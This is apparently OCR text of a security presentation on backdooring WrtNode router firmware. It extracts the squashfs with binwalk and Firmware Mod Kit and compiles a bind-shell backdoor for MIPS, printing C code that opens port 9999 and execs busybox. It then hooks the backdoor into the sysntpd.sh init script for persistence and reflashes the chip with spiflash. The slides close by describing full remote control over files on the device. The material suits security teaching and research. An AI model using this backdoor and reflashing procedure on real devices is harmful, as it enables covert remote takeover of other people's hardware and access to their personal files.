
Firmware Hacking

We also used the «binwalk –t filename» command of the binwalk tool to see the different sections of the dump with their start address. As seen in the picture on the side, the squashfs, the file system of the WrtNode, is present in the dump.



Firmware Hacking

With the extract-firmware script from the **Firmware Mod Kit Tool** (https://github.com/brianpow/firmware-mod-kit) it is possible to extract the firmware from the content dump, in order to insert the backdoor.




Backdooring Firmware

We used the backdoor created by Osanda Malith, which opens port 9999 to execute remote administrator commands with the help of **Busybox** (https://busybox.net/), a limited root shell for embedded Linux. Before adding the backdoor into our squashfs, the **BuildRoot** (https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz) tool must be used to compile the backdoor C file for MIPS architecture. In particular, the command **«make menuconfig»** should be used first to set up the different options needed for our compilation through a simple GUI. After that, it is possibile to compile our backdoor running the **mipsel-buildroot-linux-uclibc-gcc** binary file on the backdoor file.

```
#define SERVER_PORT 9999

int main() {

// Inizialization of connection parameters

while (1) {
                len = sizeof(struct sockaddr);
                clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
                server_pid = fork();
                if (server_pid) {
                                write(clientfd, banner, strlen(banner));
                                for(; i<3 /*u*/; i++) {
                                                dup2(clientfd, i);
                                                //makes clientfd the new stdin, stdout
                                                //and stderr for this process
                                }
                                execve("/bin/busybox", args, (char *) 0);
                                close(clientfd);
                } close(clientfd);
  } return 0;
}
```


Backdooring Firmware

Once we compiled the backdoor as **bindshell**, we can put it under the **/etc/templates/** directory. In order to make it work we must add the code to call the backdoor in a file of the **/etc/init.d/** directory, to start the backdoor file every time the device is booted up. The scripts in the directory share a priority macro **START** which varies from 0 to 99 and indicates the order of the scripts' startup. The backdoor was added in the **sysntpd.sh** script, a script which purpose is time synchronization with different time zones clocks as a reference. This script had one of the lowest priorities between the scripts in the macro so, when it is executed, all other system services are started and ready to be used.



Firmware Hacking

Now that the backdoor is in the file system we can rebuild The firmware running the **build-firmware.sh** script with the **-min** and the **–nopad** flag. To correctly insert the malicious firmware in the node, we must first remove the actual firmware on the device with **«spiflash –e»**. Then, as we have seen in the reading process, once we have connected the Attify badge to the usb, the command **«spiflash –w namefile filesize»** can be Used to write the malicious firmware on the device. Due to the imprecision of the clip, it took several tries to perform a complete writing operation: we verified that by hashing every result of the writing operation and confronting it with the hash of the malicious firmware.



And Now, Full Control!

With the backdoor successfully added, we have full remote control over the device, so with a simple connection through the backdoor port we can look for and edit any file, including personal ones: an attacker can do whatever he wants, whenever he wants.